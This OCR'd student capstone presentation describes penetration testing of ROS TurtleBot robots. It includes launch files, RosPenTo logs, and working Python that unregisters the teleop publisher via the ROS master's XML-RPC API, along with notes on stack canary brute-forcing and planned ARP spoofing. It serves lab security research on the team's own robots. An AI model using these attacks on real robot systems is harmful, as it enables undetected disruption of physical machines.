
Fall Semester Final Presentation

Group 15: Blake Todorowski, Harris Laing, Michael Fox, Anosh Mian, Rohit Eagala, Kirthan Gaddam

Gantt


Assigned
Progress
3
NOV 2023
DEC 2023
JAN 2024
FEB 2024
22 29 5 12 19 26 3 10 17 24 31 7 14 21 28 4 11 18
CYSE 492 - Group 15
69%
Fall 2023
69%
Familiarize with ROS
Anosh Mian, Blake T
100%
Anosh Mian, Blake Todorowski, Harris Laing, Kirthan Gaddam, Michael Fox, Rohit Eagala
Finish Setup of Second Robot
Anosh Mian, Blake T
100%
Anosh Mian, Blake Todorowski, Harris Laing, Michael Fox
Basic Penetration Testing
Harris Laing, Kirthan
50%
Harris Laing, Kirthan Gaddam, Michael Fox, Rohit Eagala
MRS Setup
Blake Todorowski
75%
Blake Todorowski

Work from this Semester: Blake Todorowski

- Robot Building and Setup / Research
- Ghidra
  - Understanding background
- MRS
  - Trial and Error
    - Methods
      - Node creation?
      - Launch Files?
  - Githubs
  - Launch Files

```
<launch>
  <!-- <param name="/use_sim_time" value="true"/> -->
  <arg name="model" default="$(env TURTLEBOT3_MODEL)" doc="model type [burger, waffle, waffle_p
i]"/>
  <arg name="first_tb3"  default="tb3_0"/>
  <arg name="second_tb3" default="tb3_1"/>
  <arg name="third_tb3"  default="tb3_2"/>

  <!-- 3 in the same room: -->
  <arg name="first_tb3_x_pos" default="3.0"/>
  <arg name="first_tb3_y_pos" default="4.0"/>
  <arg name="first_tb3_z_pos" default=" 0.0"/>
  <arg name="first_tb3_yaw"   default=" 0.0"/>

  <arg name="second_tb3_x_pos" default=" 3.0"/>
  <arg name="second_tb3_y_pos" default="1.0"/>
  <arg name="second_tb3_z_pos" default=" 0.0"/>
  <arg name="second_tb3_yaw"   default=" 0.0"/>

  <arg name="third_tb3_x_pos" default=" 3.0"/>
  <arg name="third_tb3_y_pos" default=" 3.0"/>
  <arg name="third_tb3_z_pos" default=" 0.0"/>
  <arg name="third_tb3_yaw"   default=" 0.0"/>


  <include file="$(find gazebo_ros)/launch/empty_world.launch">
    <arg name="world_name" value="$(find turtlebot3_gazebo)/worlds/turtlebot3_house.world"/>
    <arg name="paused" value="false"/>
    <arg name="use_sim_time" value="true"/>
    <!-- <arg name="gui" value="false"/> -->
    <arg name="gui" value="true"/>
    <arg name="headless" value="false"/>
    <arg name="debug" value="false"/>
  </include>

  <group ns = "$(arg first_tb3)">
    <param name="robot_description" command="$(find xacro)/xacro $(find turtlebot3_description)/u
```

Work from this Semester: Blake Todorowski

```
<launch>
  <!-- Arguments -->
  <arg name="model" default="$(env TURTLEBOT3_MODEL)" doc="model type [burger, waffle, waffle_pi]"/>
  <arg name="map_file" default="$(find turtlebot3_navigation)/maps/map.yaml"/>
  <arg name="open_rviz" default="false"/>
  <arg name="move_forward_only" default="false"/>
  <arg name="first_tb3" default="tb3_0" />
  <arg name="second_tb3" default="tb3_1" />
  <arg name="third_tb3" default="tb3_2" />

  <!-- Turtlebot3 -->
  <!--
  <include file="$(find turtlebot3_bringup)/launch/turtlebot3_remote.launch">
    <arg name="model" value="$(arg model)" />
    <arg name="multi_robot_name" value="$(arg second_tb3)" />
  </include>
  -->
```

```
<launch>
  <!-- Arguments -->
  <arg name="model" default="waffle_pi"/>
  <arg name="map_file" default="$(find turtlebot3_navigation)/maps/map.yaml"/>

  <include file="$(find turtlebot3_navigation)/launch/multi_0_turtlebot3_navigation.launch">
          <arg name="model" value="$(arg model)" />
          <arg name="map_file" default="$(arg map_file)" />
  </include>
  <include file="$(find turtlebot3_navigation)/launch/multi_1_turtlebot3_navigation.launch">
          <arg name="model" value="$(arg model)" />
          <arg name="map_file" default="$(arg map_file)" />
  </include>
  <include file="$(find turtlebot3_navigation)/launch/multi_2_turtlebot3_navigation.launch">
          <arg name="model" value="$(arg model)" />
          <arg name="map_file" default="$(arg map_file)" />
  </include>


  <!-- rviz -->
    <node pkg="rviz" type="rviz" name="rviz" required="true"
          args="-d $(find turtlebot3_navigation)/rviz/multi_turtlebot3_navigation.rviz"/>
</launch>
```

Work from this Semester: Blake Todorowski

```
blake@blake-VirtualBox:~$ cd catkin_ws/src
blake@blake-VirtualBox:~/catkin_ws/src$ ls
BT_ros1  CMakeLists.txt  multibot_layers  study_room_map.pgm  study_room_map.yaml  turtlebot3  turtlebot3_gazebo_plugin  turtlebot3_msgs  turtlebot3_simulations
blake@blake-VirtualBox:~/catkin_ws/src$
```

- MRS
  - Package creation using cmake
  - Host launch files of our own
    - Currently been copying existing launch files and modifying
  - Will be useful in the future for published Github repository
    - MRS simulation Githubs provide additional launch files
    - Plan to do same/similar

Work from this Semester: Michael Fox

Research:

- “Unauthenticated Updates to Publisher List” Attack
- RosPenTo
  - How it sends XMLRPC messages
- Teleop and how it functions (ongoing)

Steps Taken:

- Replicated “Unauthenticated Updates to Publisher List” in both Docker and with our Turtlebots
- Wrote python code that can update publisher list of ROS topics on a personal computer
- Wrote code to attack ROS running on another computer (ongoing)

Work from this Semester: Michael Fox

Unauthenticated Update to Publisher List:

An attack on a ROS system where an attacker unregisters all publishers of a certain topic by removing the registered nodes from the publisher list. Doing this causes the receiving node to see there are no registered publishers and drop its connection to that topic. This can be done so that it does not disrupt any ROS architecture and is not likely to be detected.

Work from this Semester: Michael Fox


```
Please input URI of ROS Master: (e.g. http://localhost:11311/)
http://localhost:11311/

System 0: http://127.0.0.1:11311/
Nodes:
        Node 0.1: /listener (XmlRpcUri: http://172.17.0.5:38437/)
        Node 0.0: /publisher (XmlRpcUri: http://172.17.0.5:37036/)
        Node 0.2: /rosout (XmlRpcUri: http://172.17.0.5:33938/)
Topics:
        Topic 0.0: /flag (Type: std_msgs/String)
        Topic 0.1: /rosout (Type: rosgraph_msgs/Log)
        Topic 0.2: /rosout_agg (Type: rosgraph_msgs/Log)
Services:
        Service 0.3: /listener/get_loggers
        Service 0.2: /listener/set_logger_level
        Service 0.1: /publisher/get_loggers
        Service 0.0: /publisher/set_logger_level
        Service 0.4: /rosout/get_loggers
        Service 0.5: /rosout/set_logger_level
Communications:
        Communication 0.0:
                Publishers:
```

Replication of attack in docker

```
11: Update publishers list of subscriber (add)...
12: Update publishers list of subscriber (set)...
13: Update publishers list of subscriber (remove)...
14: Isolate service...
15: Unsubscribe node from parameter (only C++)...
16: Update subscribed parameter at Node (only C++)...
13
To which subscriber do you want to send the publisherUpdate message?
Please enter number of subscriber (e.g.: 0.0):
0.1
Which topic should be affected?
Please enter number of topic (e.g.: 0.0):
0.0
Which publisher(s) do you want to remove?
Please enter number of publisher(s) (e.g.: 0.0,0.1,...):
0.0
sending publisherUpdate to subscriber '/listener (XmlRpcUri: http://172.17.0.5:38437/)' over topic '/flag (Type: std_
msgs/String)' with publishers ''
PublisherUpdate completed successfully.
```

Work from this Semester: Michael Fox

```
13: Update publishers list of subscriber (remove)...
14: Isolate service...
15: Unsubscribe node from parameter (only C++)...
16: Update subscribed parameter at Node (only C++)...
13
To which subscriber do you want to send the publisherUpdate message?
Please enter number of subscriber (e.g.: 0.0):
0.4
Which topic should be affected?
Please enter number of topic (e.g.: 0.0):
0.3
Which publisher(s) do you want to remove?
Please enter number of publisher(s) (e.g.: 0.0,0.1,...):
0.3
sending publisherUpdate to subscriber '/rosout (XmlRpcUri: http://172.20.10.7:34573/)' over topic '/rosout (Type: rosgraph_msgs/Log)' with publishers '/turtlebot3
core (XmlRpcUri: http://172.20.10.8:37435/),/turtlebot3_diagnostics (XmlRpcUri: http://172.20.10.8:43555/),/turtlebot3_lds (XmlRpcUri: http://172.20.10.8:42085/)'
```



Replication of attack with our Turtlebots specifically targeting Teleop

Work from this Semester: Michael Fox

```python
#!/user/bin/env/ python

import rospy
from std_msgs.msg import String
import xmlrpclib as xml
import rosnode
import os
import rosgraph
from rosgraph_msgs.msg import Log

def analyze_ros(topic):
    topics = rospy.get_published_topics()
    print(topics)

    master= 'http://172.20.10.3:11311/'
    node_list = rosnode.get_node_names()
    test = rosnode.get_node_names()
    print(node_list)
    for n in node_list:
        if n[1] != 'p':
            test.remove(n)
            continue
        else:
            continue

    print(test)



    proxy = xml.ServerProxy(master, allow_none=True)
    pub_info = proxy.lookupNode(test[0], test[0])
    print('pub uri = ', pub_info[2])
    print(proxy.unregisterPublisher(test[0], '/flag',pub_info[2]))

if __name__ == '__main__':
    try:
        analyze_ros("/rosout")
    except rospy.ROSInterruptException:
        pass
```

```
[['/flag', 'std_msgs/String'], ['/rosout', 'rosgraph_msgs/Log'], ['/rosout_agg', 'rosgraph_msgs/Log']]
```

```
['/listener', '/rosout', '/publisher']
```

```
['/publisher']
```

```
('pub uri = ', 'http://192.168.56.102:41756/')
```

```
[1, 'Unregistered [/publisher] as provider of [/flag]', 1]
```

Code that allows user to unregister Talker node from publisher list of topic “/flag” so that it can no longer communicate with listener node.

Michael Fox: Current Work

```python
#!/user/bin/env/ python

import rospy
#from std_msgs.msg import String
import xmlrpclib as xml
#import rosnode
#import os
#from geometry_msgs.msg import Twist
#import rosgraph
#from rosgraph_msgs.msg import Log

def analyze_ros(topic):
    #topics = rospy.get_published_topics()
    #print(topics)

    master= 'http://172.20.10.7:11311/'
    #node_list = rosnode.get_node_names()
    #test = rosnode.get_node_names()
    #print(node_list)
    #for n in node_list:
        #if n[1] != 'p':
            #test.remove(n)
            #continue
        #else:
            #continue

    #print(test)

    #tele_pub = rospy.Publisher(test[0], Twist)

    #print("OS environ = ", os.environ['ROS_MASTER_URI'])
    #proxy = xml.ServerProxy(os.environ['ROS_MASTER_URI'], allow_none=True)
    proxy = xml.ServerProxy(master, allow_none=True)
    pub_info = proxy.lookupNode("/turtlebot3_teleop_keyboard", "/turtlebot3_teleop_keyboard")
    print('pub uri = ', pub_info[2])

    print(proxy.unregisterPublisher("/turtlebot3_teleop_keyboard", "/cmd_vel",pub_info[2]))

if __name__ == '__main__':
    try:
        analyze_ros("/rosout")
    except rospy.ROSInterruptException:
        pass
```

```
mfox24@mfox24-VirtualBox:~/Desktop$ python teleop_attack.py
('pub uri = ', 'http://172.20.10.7:43263/')
[1, 'Unregistered [/turtlebot3_teleop_keyboard] as provider of [/cmd_vel]', 1]
```

<u>Possible Causes:</u>


-Node is written in python (have had problems with implementing this attack on python nodes in the past)

-Additional publishers in publisher list


-Not high enough permissions (Harris's research may intersect)

-/tb3_teleop_keyboard may need to also unregistered from /rosout topic(?)

Michael Fox: Current Work



Michael Fox: Current Work



Work from this Semester: Harris Laing

- Located ROS executables
- Traced executables showing ROS communication
- Used this information to get a better understanding of how the ROS nodes and the master communicated with each other

Roscore - starts Roslaunch: Roslaunch() -> Roslaunch - starts Roslaunch main: Roslaunch.main() -> Roslaunch - multiple nodes

Roslaunch - Runs client/server architecture for remote processes - Runs Parent processes which create child processes on remote machines

Creates XML-RPC server - basic server framework written in python

publisher subscriber model - Node can publish to topic and other nodes can subscribe to that. This allows for one-to-many communication.

Topics are named buses that nodes can publish or subscribe to


When a node publishes to a topic, it sends it to the ROS master. The ROS master then delivers the message to all the nodes subscribed to the topic

Nodes connect to other nodes directly, the Master on provides lookup information

A Node that provides a service may receive a request from an unknown or harmful node


Work from this Semester: Harris Laing

- Research Stack Canary as it was explained in the Robot Hacking Manual
- Stack Canary is a security feature that stops the stack from being improperly modified (stack overflow)
- Stack Canary is a value that is set when compiling code and is unknown to the user of the code
- How to exploit: byte-by-byte attack allows the attacker to guess each stack canary value one at a time, if the stack canary is guessed correctly, the overwritten code will still run
- This gave me a better understanding how executables work on computer hardware



Current Work: Harris Laing


- Working on capturing ARP packets from ROS master and node using Wireshark
- Deauthenticate ROS node / require new ARP request to be sent
- Use Scapy to replicate Reply ARP packet to spoof current ROS node
- Reroute packets from original ROS node to spoofed ROS node



No.	Time	Source	Destination	Protocol	Length	Info
73	97.491737430	172.20.10.1	224.0.0.251	MDNS	115	Standard query 0x0000 PTR _companion-link._tcp.local, "QM" quest
74	99.133385880	0.0.0.0	255.255.255.255	DHCP	386	DHCP Request - Transaction ID 0xf9678b1
75	99.233397436	Raspberr_ed:6d:6e	Broadcast	ARP	60	Who has 172.20.10.9? (ARP Probe)
76	100.154561333	9a:69:8a:c0:7a:64	Broadcast	ARP	60	Who has 172.20.10.2? Tell 172.20.10.1
77	100.177967253	9a:69:8a:c0:7a:64	Broadcast	ARP	60	Who has 172.20.10.11? Tell 172.20.10.1
78	100.564133821	Raspberr_ed:6d:6e	Broadcast	ARP	60	Who has 172.20.10.9? (ARP Probe)
79	100.564136393	172.20.10.1	224.0.0.251	MDNS	115	Standard query 0x0000 PTR _companion-link._tcp.local, "QM" quest
80	100.896838403	IntelCor_a7:74:cf	Broadcast	ARP	60	Who has 172.20.10.9? Tell 172.20.10.7
81	101.997617969	IntelCor_a7:74:cf	Broadcast	ARP	60	Who has 172.20.10.9? Tell 172.20.10.7
82	102.517621277	Raspberr_ed:6d:6e	Broadcast	ARP	60	Who has 172.20.10.9? (ARP Probe)
83	104.869983042	172.20.10.9	224.0.0.251	MDNS	253	Standard query 0x0000 ANY d.b.1.c.5.6.7.0.8.6.7.b.8.d.0.c.1.9.b.
84	105.278104849	172.20.10.9	224.0.0.251	MDNS	253	Standard query 0x0000 ANY d.b.1.c.5.6.7.0.8.6.7.b.8.d.0.c.1.9.b.
85	105.582920867	172.20.10.7	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _i
86	106.504330961	Raspberr_ed:6d:6e	Broadcast	ARP	60	ARP Announcement for 172.20.10.9
87	106.811500162	172.20.10.9	224.0.0.251	MDNS	235	Standard query response 0x0000 PTR, cache flush raspberrypi.loca
88	108.964508766	172.20.10.9	224.0.0.251	MDNS	235	Standard query response 0x0000 PTR, cache flush raspberrypi.loca
89	110.702880439	172.20.10.1	224.0.0.251	MDNS	115	Standard query 0x0000 PTR _companion-link._tcp.local, "QU" quest

